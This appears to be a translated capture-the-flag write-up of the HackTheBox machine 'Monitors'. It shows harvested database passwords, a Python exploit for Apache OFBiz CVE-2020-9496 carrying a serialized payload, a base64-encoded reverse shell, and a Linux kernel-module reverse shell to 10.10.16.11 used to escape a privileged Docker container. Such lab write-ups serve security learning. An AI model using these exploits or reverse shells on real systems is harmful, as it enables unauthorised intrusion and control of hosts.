

Got straight in with the password just collected; OSINT led to https://www.exploit-db.com/exploits/49810
One shot!
Privilege Escalation
After getting a low-privilege shell, what should we do?
script -c "/bin/bash -i" /dev/null
- Dig through the database
- Dig through files (
/root,/etc,/opt,/home, etc. - Check ports, check ports
Password 2
define( 'DB_PASSWORD', 'password_here' );
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );
                                case 'DB_PASSWORD':
                define( 'DB_PASSWORD', $pwd );
#$rdatabase_password = 'cactiuser';
$database_password = 'cactipass';
A few fairly important findings from LinPeas.sh
root       1634  0.0  2.0 975760 81096 ?        Ssl  04:51   0:07 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root       2078  0.0  0.0 554520  3988 ?        Sl   04:51   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -contain--More--er-ip 172.17.0.2 -container-port 8443
Followed up with ps auxwwf
#
root       1332  0.0  1.1 978804 47292 ?        Ssl  04:51   0:05 /usr/bin/containerd
root       2087  0.0  0.1 108820  4884 ?        Sl   04:51   0:02  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/f59187dde17d70e801bf3159d045870d5e0a219f8be3ec37cd9601740870211d -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/docker/runtime-runc
root       2116  0.0  2.0 3410072 83724 ?       Ssl  04:51   0:35      \_ /usr/local/openjdk-8/bin/java -Dorg.gradle.appname=gradlew -classpath /usr/src/apache-ofbiz-17.12.01/gradle/wrapper/gradle-wrapper.jar org.gradle.wrapper.GradleWrapperMain --offline ofbiz
root       2263  0.5  7.4 3492168 300956 ?      Ssl  04:51   3:59          \_ /usr/local/openjdk-8/bin/java -XX:MaxPermSize=256m -XX:+HeapDumpOnOutOfMemoryError -Xmx1024m -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /root/.gradle/wrapper/dists/gradle-3.2.1-bin/erlz51pt56t1o6vc7t39cikug/gradle-3.2.1/lib/gradle-launcher-3.2.1.jar org.gradle.launcher.daemon.bootstrap.GradleDaemon 3.2.1
root       2402  0.4 17.0 3592008 684064 ?      Sl   04:52   2:49              \_ /usr/local/openjdk-8/bin/java -Xms128M -Xmx1024M -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /usr/src/apache-ofbiz-17.12.01/build/libs/ofbiz.jar org.apache.ofbiz.base.start.Start

#
root       1634  0.0  2.0 975760 81096 ?        Ssl  04:51   0:07 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root       2078  0.0  0.0 554520  3988 ?        Sl   04:51   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.17.0.2 -container-port 8443
Noticed the version number [apache-ofbiz-17.12.01], highly suspected CVE-2020-9496) — let’s try forwarding that port out.
Port Forwarding? — Failed
portfwd add -l 8443 -p 8443 -r 10.10.10.238
Port forwarding failed completely. I was going crazy — until I remembered it: python. Did a quick test and, surprisingly, no error! Then let’s hit it with request!
$ python -c "import requests"
The module was actually installed, so let’s begin
Apache OFbiz RCE.py
import requests


data = '''rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LjoYjqcyKkSAIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgA/b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmNvbXBhcmF0b3JzLkNvbXBhcmFibGVDb21wYXJhdG9y+/xxx+AARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX+AYIVOACAAB4cAAABvPK/rq+xxxxxxxx+nAAMBTLgALxIxtgA1V7EAAAABADYAAAADAAEDAAIAIAAAAAIAIQARAAAACgABAAIAIwAQAAl1cQB+ABAAAAHUyv66vgAAADIAGwoAAwAVBwAXBwAYBwAZAQAQc2VyaWFsVmVyc2lvblVJRAEAAUoBAA1Db25zdGFudFZhbHVlBXHmae48bUcYAQAGPGluaXQ+xxxx=='''
xml = '''<?xml version="1.0"?>
<methodCall>
  <methodName>ProjectDiscovery</methodName>
  <params>
    <param>
      <value>
        <struct>
          <member>
            <name>test</name>
            <value>
              <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">{}</serializable>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>'''.format(data)

headers = {'Content-Type': 'application/xml'}


resp=requests.post('https://127.0.0.1:8443/webtools/control/xmlrpc', headers=headers, data=xml, verify=False)

print(resp.content)

print('done')
Got access inside the docker

Checked the processes — nothing else there
root@ca96528cc0ea:/opt# ps auxwwf
ps auxwwf
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  2.4 3410072 98780 ?       Ssl  11:29   0:10 /usr/local/openjdk-8/bin/java -Dorg.gradle.appname=gradlew -classpath /usr/src/apache-ofbiz-17.12.01/gradle/wrapper/gradle-wrapper.jar org.gradle.wrapper.GradleWrapperMain --offline ofbiz
root         30  0.7  7.8 3504140 313576 ?      Ssl  11:29   1:24 /usr/local/openjdk-8/bin/java -XX:MaxPermSize=256m -XX:+HeapDumpOnOutOfMemoryError -Xmx1024m -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /root/.gradle/wrapper/dists/gradle-3.2.1-bin/erlz51pt56t1o6vc7t39cikug/gradle-3.2.1/lib/gradle-launcher-3.2.1.jar org.gradle.launcher.daemon.bootstrap.GradleDaemon 3.2.1
root         60  1.0 17.2 3582836 691320 ?      Sl   11:30   1:52  \_ /usr/local/openjdk-8/bin/java -Xms128M -Xmx1024M -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /usr/src/apache-ofbiz-17.12.01/build/libs/ofbiz.jar org.apache.ofbiz.base.start.Start
root        159  0.0  0.0   5488  3264 ?        S    14:22   0:00      \_ bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS84MCAwPiYx}|{base64,-d}|{bash,-i}
root        163  0.0  0.0   5620  3592 ?        S    14:22   0:00          \_ bash -i
root        164  0.0  0.0   5752  3628 ?        S    14:22   0:00              \_ bash -i
root        183  0.0  0.0   9392  3128 ?        R    14:37   0:00                  \_ ps auxwwf
Considered a docker escape — condensed into a single command with grep to check whether the container had excessive capabilities
capsh --print|grep -iE "CAP_SYS_ADMIN|CAP_SYS_PTRACE|CAP_SYS_MODULE|DAC_READ_SEARCH|DAC_OVERRIDE"
There was output, proving this was a container with abused privileges.
Exploitation reference: this
insmod/rmmod
insmod
Requires the absolute path of the module; unlike modprobe, insmod also does not load the dependencies of the module being loaded.
Usage:
insmod drv.kormmod
Only needs the module’s name to unload the module; likewise it does not unload the dependencies of the module being unloaded.
Usage:
rmmod drv.ko
lsmod:Shows the modules already loaded into the system
reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.16.11/81 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
        printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
Makefile
obj-m +=reverse-shell.o
all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

Uploaded it, then compiled and loaded the module in one go
make
make -C /lib/modules/4.15.0-142-generic/build M=/root modules
insmod reverse-shell.ko

# tips
rmmod reverse-shell.ko
lsmod
rooted!
Retrospective
One great thing about this target machine is that its gradient (differentiation) is very clear: from (1) directory scanning, (2) public exploit searching, (3) basic information gathering (apache2 same-site configuration), (4) paying attention to anomalies for further privilege escalation, (5) docker escape techniques, and more — there’s a lot to learn. It truly deserves full marks!
- When directory scanning, shouldn’t
**/wp-content/plugins/wp-with-spritz/**have been scanned recursively?
Actually, why did the directory scan find wp-with-spritz? After all, the wordlist DirBuster\directory-list-lowercase-2.3-medium.txt doesn’t contain the keyword spritz. Turns out, it was directory listing!
http://monitors.htb/wp-content/plugins/

So there was really no need to scan them one by one.
- For OSINT information gathering I initially used bing — so bad.. Google is just better!
- apache2’s default configuration directory:
/etc/apache2/sites-available/000-default.conf
https://serversforhackers.com/c/configuring-apache-virtual-hosts
Now let’s look at what’s inside the
/etc/apache2directory. Earlier we found the sites-enabled directory in apache2.conf, and under /etc/apache2 there is also a sites-available directory — what is stored there? In fact, the real configuration files live there, while the sites-enabled directory only holds symbolic links pointing to files here; you can verify this with ls /etc/apache2/sites-enabled/. So if multiple virtual hosts are configured on apache, each virtual host’s configuration file goes under sites-available, which makes disabling and enabling virtual hosts very convenient: when you create a link under sites-enabled pointing to a virtual host’s configuration file, you have enabled it; to shut down a virtual host, you simply delete the corresponding link — no need to touch the configuration files at all.————————————————Copyright notice: this is an original article by CSDN blogger 「Yuan Qiyang」, released under the CC 4.0 BY-SA license; please attach the original source link and this notice when reproducing it.
Original link: https://blog.csdn.net/weixin_40704661/article/details/80912943
- **Is Apache2 different from httpd?
**SEE:https://askubuntu.com/questions/248404/is-there-any-difference-between-apache2-and-httpd
httpd is the same as apache2. It depends on the OS you use. For example in RHEL 6.2 it is called httpd and in Ubuntu it is called apache2.
The same thing.
- What is DSS

ssh-dss AAAAB3NzaC1kc3MAAACBALx1l23pjSSlRr8y/hbY+KT6CpZeesN8qEHWIuej769+Fc6JwK8J988guMEUYfI/G+vFEvEoeGwBO7GF4TYX+Biu51DFe/lbezW9pBsp6nQC1EW23z6Gj0S0kCh5itnAcfE+56PlnxVvxcolRS0tsX0hDz6W32nRKRpLpzp/2frRAAAAFQCfXR0Bqpjct8PhqnrECm5wCKQ9jQAAAIEAr9drmVrffOCJWfTqlKqToDiLnF4J1IGzJutccKQaggo7rXfghZV99YJIDx3Vne2aUaPZefoJUg+1Op+wr+DTbBbR8Q6002HsmHeiYJT0m9Grlolq0TT8WjIAnojEVI+9ykQPz6AoD4yD5vZuPjXqJRH67lqxLi4cBgnqhsjK7FUAAACAFUpIT3rg6vkUWZg8cgCJ8s6Cc+oOaMk3WN93/4o/BVH6MsZzIwUZxq9tfquh4iDQqC+Yfq/sTqzog68O7r+YxHoDSKGIj6qdMCLKzYWiPykIHKtkhphngpFsw1QhDjIKAntqmJ6Oclr2m6QgFyf8hj+zV6zvvCs5IpgmomMaDxQ= root@monitor
An asymmetric encryption scheme similar to rsa; you can generate keys with ssh-keygen -t dsa — the result after generation is shown in the figure:

- How to escalate from
**www-data**to a real user
